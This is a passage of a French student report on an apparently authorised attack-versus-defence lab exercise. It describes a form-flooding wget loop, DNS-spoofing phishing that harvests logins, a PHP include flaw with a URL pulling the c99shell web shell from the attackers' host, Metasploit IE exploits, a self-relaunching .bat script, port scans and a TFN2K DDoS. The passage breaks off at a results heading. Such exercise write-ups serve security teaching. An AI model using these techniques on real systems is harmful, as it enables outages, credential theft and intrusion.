


Figure 9 : Capture d'écran de l'attaque DoS Apache/IIS

Résultats :

Il semblerait que cette attaque n'ait pas fonctionné car la boucle contenant « `fprintf(f, "User-Agent: sioux\r\n");` » n'a pas été affichée après le « Going down like a plague of locusts on 172.18.4.2 ».

Pourtant, suite à la relance du programme d'attaque juste après, une erreur au niveau du socket « connect : no route to host » s'est manifestée, le site Web ne s'affichant également plus.

Là encore, le fonctionnement de l'attaque n'a rien démontré, étant donné que trop d'attaques simultanées étaient en cours.

c. Attaque prévue mais présentant une erreur de lancement : DNSflood

Il s'agit ici de réaliser une attaque par inondation sur le DNS, et tenter ainsi de faire un déni de service de celui-ci.

Nous avons obtenu une erreur d'exécution au lancement du programme écrit en perl.

L'erreur se situe au niveau d'une librairie perl vérolée, faisant planter le programme lors de l'appel de la librairie par celui-ci.

Nous prévoyions de réitérer cette attaque lors de la prochaine confrontation une fois le problème réglé.

Le code du programme figure en annexes (cf. Annexe 3).

d. Remplissage massif du formulaire

Le but ici est de provoquer un déni de service en remplissant de façon massive le formulaire mis à notre disposition. La page PHP à attaquer est : « merci.php ».

Script utilisé :

```
#! /bin/bash

i=0
while [ $i -eq 0 ]
do
wget -N http://172.18.4.2/merci.php --post data 'nom=toto&form=jaimelesfritesavecdelamayo&submit=submit'
done
```




Figure 10 : Capture d'écran de l'attaque DoS

Résultat :

L'attaque fut un succès, comme le montre la figure 11 :




Figure 11 : Résultat de l'attaque DoS

e. Phishing

Réalisation d'un faux site stri.net pour le DNS Spoofing :

Afin de réaliser le phishing, nous avons choisi de rediriger les victimes vers un site bien connu de notre formation, puisqu'il s'agit du site « stri.net ».

Nous avons réalisé la partie réseau de l'attaque en mettant en place le DNS spoofing. La technique consiste à usurper l'identité du DNS, à en assurer sa fonction, à l'exception du site « stri.net », redirigé vers notre serveur, sur lequel nous avons copié l'index ainsi que la page de login du site.

Ainsi, notre serveur redirige tous les flux reçus vers le site officiel de l'IUP, en ayant au préalable modifié le formulaire de saisi des identifiants afin de les sauvegarder en local avant de les renvoyer vers le site « stri.net ».

Résultat

Cette attaque fut réalisée avec succès, même si le but était davantage de montrer qu'il est possible de récupérer des mots de passe de manière transparente pour la victime plutôt que d'utiliser les mots de passe obtenus durant l'attaque, étant donné que ceux-ci sont bien évidement connu de tout le monde.

2.3 Injections SQL

a. Principe de l'attaque

Voici les différentes phases décrivant la méthodologie utilisée pour mener les attaques sur le serveur Web :

1. Récupération des différentes informations sur le serveur cible et son architecture : type de base de données, adresses IP, ...
2. Recensement des pages vulnérables, ce seront particulièrement des pages qui contiennent des formulaires.
3. Utilisation du logiciel « SQL Power Injector 1.2 », permettant, comme son nom l'indique, d'injecter des commandes SQL sur les pages Web contenant des formulaires via les paramètres GET et POST.

Afin d'obtenir des résultats significatifs sur un serveur PHP ainsi que de MySQL, il est nécessaire que la configuration de « php.ini » réponde au moins au critère suivant :

- La variable « magic_quotes_gpc » doit être à OFF.

b. Résultat de l'attaque:

L'attaque n'a pu se dérouler comme prévue car la base de données du serveur Web n'était pas accessible. Le serveur Web était surchargé, ceci est dû aux attaques précédemment menées qui consistaient à envoyer un maximum de requêtes visant à remplir le formulaire d'une page Web du serveur.




Figure 12 : Message d'erreur obtenu lors de l'injection SQL

Lors de l'envoi d'un formulaire sur la page de contact du site Web cible, un message d'erreur de type « Warning » est renvoyé par le serveur PHP.

Ce message d'erreur nous donne des informations intéressantes. Il nous informe sur le type de base de données mise en place sur le site Web, le nom de l'utilisateur utilisé par le site Web. Il nous permet aussi de savoir que la configuration du nombre de requêtes maximum autorisé sur le serveur de base de données n'a pas été

changée par les administrateurs du site. Ceci nous pousse à nous interroger si la configuration par défaut de Mysql a été modifiée.

2.4 Faille include

a. Principe de l'attaque

L'axe principal de cette attaque est l'utilisation de la fonction include() en PHP. Elle fait appel à une autre page pour l'inclure dans la page source et ainsi faciliter par exemple les mises à jour. En détournant son utilisation, on peut donc y inclure tout type de page ainsi que des scripts.

b. Réalisation

Pour l'exploitation de cette faille, le script malicieux doit être hébergé sur notre serveur Web « Homer ».

Une petite manipulation est nécessaire pour que le script ne s'exécute pas en local sur celui-ci. Il suffit de commenter les lignes suivantes dans le fichier de configuration du paquet PHP.

```
# AddType application/x-httpd-php .php .phtml .php3
# AddType application/x-httpd-php-source .phps
```

Par ailleurs, il est indispensable que le code PHP présente une vulnérabilité du type :

```
<?php
If (isset($_GET['page'])) {
        include $_GET['page'];
}
else {
        include 'index.php';
}
?>
```

Nous allons donc nous servir de la nouvelle variable « page » qui vient d'être défini et qui va faire appel à la fonction include().

Ce type de code devait être présent dans le site Web de Candide pour activer la faille. Il a donc fallu négocier une insertion de ce code dans leur site (cf. Chapitre 5.1 page 27). Le niveau de stress étant assez poussé, l'équipe de la défense à refusé la négociation et n'a pas voulu jouer le jeu. **Cette attaque n'a donc pas pu être réalisée.**

c. Exploitation

Script PHP sélectionné : c99shell.

C'est une sorte de rootkit « clef en main » assez facile d'utilisation. Il permet, entre autres, le parcours de l'arborescence, l'encodage des requêtes Web, la visualisation de fichiers ainsi que leur téléchargement, l'ajout de code PHP, l'injection SQL, l'exécution de commandes …

Voici le rendu en phase maquettage de ce script :




Figure 13 : Phase maquettage du script « c99shell »

Ce type d'attaque aurait donc eu sa place au départ de la confrontation pour permettre au reste de l'équipe d'en profiter (injection SQL, backdoor, ...)

Il été prévu d'activer la faille par le passage de cette adresse dans le navigateur :

```
http:// 172.18.4.2/index.php?page=http://172.18.4.103/c99.php
```

3. Attaques du Parc

3.1 Les exploits

a. Principe de l'attaque

Afin de faciliter l'accès aux exploits (tout en les masquant au maximum), il a été choisi de créer une page html sur laquelle l'équipe défense avait la consigne de cliquer sur les différents liens en utilisant Internet Explorer sur les deux PC clients.




Figure 14 : Site des préconisations fournie à la défense

Parmi ces liens, deux n'étaient que des feintes afin d'utiliser une faille du navigateur IE 6 sur l'OS Windows XP SP0 ou SP1 et se redirigeaient vers le néo site créé par Metasploit.

Il s'agissait des exploits « ie_createobject » qui utilisent une faille des ActiveX dans IE sur les Systèmes jusqu'au SP2 et de l'exploit VML.

b. Résultat de l'attaque

Pour des raisons inconnues, les deux exploits tentés n'ont pas fonctionné. Ci-dessous, la fenêtre Metasploit avec les deux exploits tentés dans la partie "Job".




Figure 15 : Résultat des exploits

Nous pouvons voir dans la partie inférieure les deux tentatives d'exploit sur « ie_createobject » ainsi que les trois tentatives d'accès via des PC linux de la salle 213. Aurions-nous eu affaire à des tentatives de nos chers amis défenseurs qui voulaient vérifier la liste de nos adresses ?

Nous pouvons également constaté qu'il n'y a pas de session ouverte entre le serveur Metasploit et les PC attaqués. Cela ce produit dans plusieurs cas :

- Utilisation d'un navigateur ne supportant pas l'attaque (Firefox ou IE 7).
- Utilisation d'un OS non compatible avec l'exploit (Linux, Windows XP SP2).
- Blocage de l'attaque par le Firewall (jamais testé).

Par contre, nous avons eu vent du fait que l'attaque aurait mis les PC clients hors services. Ce qui n'était pas du tout le but de cet exploit !

Pire encore, il n'y a aucune trace d'un accès au néo site Metasploit pour la faille VML ! Plusieurs cas peuvent provoquer cela :

- Le lien de notre site n'a pas fonctionné.
- L'équipe défense n'a pas cliqué sur le lien !
- Le PC hébergeur du néo site a lamentablement planté.

Étant donné que le groupe « Défense » ne nous a pas permis d'assister au bon suivi des préconisations, nous n'avons pas pu contrôler qu'il avait suivi nos consignes. Ainsi, nous nous sommes mis d'accord pour qu'un représentant de notre équipe puisse assister au suivi des préconisations lors des prochaines confrontations.

Ici, il s'est avéré, à la lecture des logs de Metasploits, que notre PC avait planté dès la première tentative d'accès du client faible (qui se trouvait être un Windows XP SP2). Normalement, l'exploit aurait du fonctionné, mais

en configurant l'exploit, nous avions oublié que le firewall pouvait bloquer le port 4444 utilisé lors les interactions entre la victime et l'exploit de Metasploit.

3.2 Les virus

a. Principe de l'attaque

Les virus étaient deux fichiers : un .bat et un .exe. Ils étaient téléchargeables sur le site des préconisations fournie à la défense.

Le .bat se contentait de se relancer à l'infini dans une nouvelle console.

Code du virus .bat :

```
:bcl
@ECHO OFF
start boucle.bat
goto bcl
```

Le .exe est un code généré en C# qui a pour but de créer autant de fenêtre qu'il y a de pixel à l'écran.

b. Résultat de l'attaque

Les virus ont beaucoup mieux fonctionné que les exploits.

Le .bat à obligé les défenseurs à redémarrer leur session utilisateur et à fonctionner sur les deux clients.

Le .exe n'a fonctionné que sur le client fort (car c'était le seul a avoir le Framework .NET installé) et a fait planté "explorer" (le gestionnaire de fenêtre de Windows).

4. Attaques Réseaux

4.1 Cartographie

Nous avons commencé de manière classique par un scan de port avec NMAP.

```
/dieu# nmap -sS -vvv 172.18.4.2 -O

Starting Nmap 4.62 ( http://nmap.org ) at 2008-11-17 00:10 CET
Initiating Ping Scan at 00:10
Scanning 172.18.4.2 [2 ports]
Completed Ping Scan at 00:10, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:10
Completed Parallel DNS resolution of 1 host. at 00:10, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0,
TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:10
Scanning 172.18.4.2 [1715 ports]
Discovered open port 80/tcp on 172.18.4.2
Discovered open port 25/tcp on 172.18.4.2
Discovered open port 443/tcp on 172.18.4.2

............

Not shown: 1711 filtered ports
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
143/tcp open  imap
443/tcp open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose|WAP|firewall|storage-misc|VoIP phone
Running (JUST GUESSING) : Linux 2.6.X (93%), Siemens embedded (92%), FON Linux 2.6.X
(91%), Linksys Linux 2.6.X|2.4.X (91%), Netgear Linux 2.6.X (91%), Fortinet embedded
(86%), Netgear embedded (86%), Secure Computing Linux 2.4.X (86%)
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 2.6.16 - 2.6.20 (93%), Linux 2.6.15 - 2.6.20 (92%),
Linux 2.6.18 (Debian 4.0, x86) (92%), Linux 2.6.18 - 2.6.22 (92%), Linux 2.6.18 -
2.6.24 (92%), Linux 2.6.20 (Ubuntu, x86_64) (92%), Linux 2.6.21 (92%), Linux 2.6.21
(Arch Linux 0.8, x86) (92%), Linux 2.6.23 (92%), Siemens Gigaset SE515dsl wireless
broadband router (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=4.62%D=11/17%OT=25%CT=%CU=%PV=Y%G=N%TM=4920ACAD%P=i686-pc-linux-gnu)
SEQ(SP=CA%GCD=1%ISR=CD%TI=Z%TS=8)
OPS(O1=M556ST11NW4%O2=M556ST11NW4%O3=M556NNT11NW4%O4=M556ST11NW4%O5=M556ST11NW4%O6=M5
56ST11)
WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)
ECN(R=Y%DF=Y%TG=40%W=16D0%O=M556NNSNW4%CC=N%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T6(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T6(R=Y%DF=Y%TG=40%W=0%S=O%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=N)

Uptime: 12.737 days (since Tue Nov  4 06:46:46 2008)
TCP Sequence Prediction: Difficulty=202 (Good luck!)
```

```
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1115.655 seconds
           Raw packets sent: 2119 (98.336KB) | Rcvd: 1756 (98.124KB)
gerome:/home/dieu#
```

Ce scan nous a permis d'identifier les services ouverts derrière le NAT :

- Messagerie
- Web (HTTP, HTTPS)

Nous avons ensuite essayé de découvrir les services disponibles sur le routeur de la défense.

- Scan TFTP avec les outils Amap et Cisco Torch utilisés pour scanner les services :

```
/dieu# amap 172.18.4.2 -u 69
amap v5.2 (www.thc.org/thc-amap) started at 2008-11-17 00:21:21 - MAPPING mode


Unidentified ports: 172.18.4.2:69/udp (total 1).

amap v5.2 finished at 2008-11-17 00:21:27
```

```
dieu/Desktop/cisco-torch-0.4b# ./cisco-torch.pl  -g -j -b 172.18.4.2
Using config file torch.conf...
Loading include and plugin ...

#################################################################
#   Cisco Torch Mass Scanner                    #
#   Because we need it...                                       #
#   http://www.arhont.com/cisco-torch.pl                        #
#################################################################

List of targets contains 1 host(s)
5592: Checking 172.18.4.2 ...
--->
- All scans done. Cisco Torch Mass Scanner  -
---> Exiting.
gerome:/home/dieu/Desktop/cisco-torch-0.4b#
```

scan snmp :

```
time perl cisco-torch.pl  -u 172.18.4.2
Using config file torch.conf...
Loading include and plugin ...

#################################################################
#   Cisco Torch Mass Scanner                    #
#   Because we need it...                                       #
#   http://www.arhont.com/cisco-torch.pl                        #
#################################################################

List of targets contains 1 host(s)
5653: Checking 172.18.4.2 ...
--->
- All scans done. Cisco Torch Mass Scanner  -
---> Exiting.

real  0m2.190s
```

```
user   0m0.156s
sys    0m0.020s
gerome:/home/dieu/Desktop/cisco-torch-0.4b#
```

```
braa-0.8# ./braa -v public@172.18.4.2:161:.1.3.6.1.2.1.1.1.0
1 queries made, 0 queries acknowledged.
```

- Bonus netcat :

```
gerome:/home/dieu# nc -v -n 172.18.4.2 25
(UNKNOWN) [172.18.4.2] 25 (smtp) open
220 mx.candide-sa.com ESMTP Postfix
```

On suppose que l'équipe défense utilisait Postfix comme serveur de messagerie.

Les scans ont été peu concluants. Cela s'explique par le fait que nous disposions de dictionnaires d'origines notamment pour le service SNMP et d'un manque d'expérience avec ces outils. Ces tests valaient le coup du fait que beaucoup d'administrateurs utilisent des configurations par défauts. Cependant le social reste quand même le moyen le plus efficace pour obtenir des informations sur les services d'une entreprise.

4.2 Attaque DDos

Pour notre première attaque, nous avons réalisé une attaque DDoS (Distributed Denial of Service).

Outil utilisé : TFN2K.

L'intérêt de cet outil est de pouvoir envoyer des flux massifs d'attaque (ICMP, TCP, UDP…) avec des adresses sources aléatoires (toutes classes confondues).

a. Principe de l'attaque

Parallélisme d'attaques DoS par plusieurs machines.




Figure 16 : Principe de l'attaque DDoS

Cette attaque a été réalisée à l'aide de sept machines zombies (les clients) ainsi qu'une machine maître sur les machines de la salle 212.

Puis, une deuxième attaque à été menée sur deux machines placées derrière le routeur d'interconnexion de l'architecture de la défense.




Figure 17 : Réalisation de l'attaque DDos lors de la confrontation

b. Résultat

